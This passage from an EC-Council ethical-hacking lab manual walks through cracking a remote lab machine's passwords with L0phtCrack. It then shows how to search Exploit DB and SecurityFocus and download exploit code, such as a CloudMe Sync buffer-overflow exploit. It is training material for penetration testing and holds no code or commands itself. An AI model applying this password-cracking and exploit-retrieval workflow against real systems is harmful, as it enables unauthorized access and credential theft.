


Figure 1.2.12: Reporting options section

18. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.




Figure 1.2.13: Job scheduling option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Check the given details in the **Summary** wizard and click **Finish**.




Figure 1.2.14: Summary option

20. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.




Figure 1.2.15: Cracking password in progress

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Analyze the Result

21. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

22. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.




Figure 1.2.16: Passwords successfully cracked

23. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.

24. This concludes the demonstration of auditing system passwords using L0phtCrack.

25. Close all open windows and document all the acquired information.

26. Turn off the **Windows Server 2016** virtual machine.

TASK 3

Find Vulnerabilities on Exploit Sites

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB and Security Focus.

TASK 3.1

Finding Vulnerabilities on Exploit DB

1. On the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.exploit-db.com/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.




Figure 1.3.1: Exploit Database website

3. Click on the (☰) icon in the top-left corner of the website and select the **SEARCH EDB** option from the list to perform the advanced search.




Figure 1.3.2: Select SEARCH EDB option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.




Figure 1.3.3: Exploit Database Advanced Search page

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).




Figure 1.3.4: List of vulnerabilities

7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.

8. You can click on the download icon ( )in the **Exploit** section to download the exploit code.




Figure 1.3.5: Vulnerability information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.




Figure 1.3.6: Exploit code

12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close the web browser.

TASK 3.2

Finding Vulnerabilities on SecurityFocus

14. Similarly, you can search vulnerabilities and download their exploit from the **SecurityFocus** website.
15. Open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.securityfocus.com**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **SecurityFocus** website appears. Click the **Search all vulnerabilities** link at the bottom of the page to search vulnerabilities by CVE number or by vender, title, or version.




Figure 1.3.7: SecurityFocus website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A new webpage displaying a list of vulnerabilities appears. Click on any vulnerability available on the site and look at the data about the exploit. The area to focus on is the exploit section, accessed by clicking on the **exploit** tab of the vulnerability.




Figure 1.3.8: Detailed information about the vulnerability

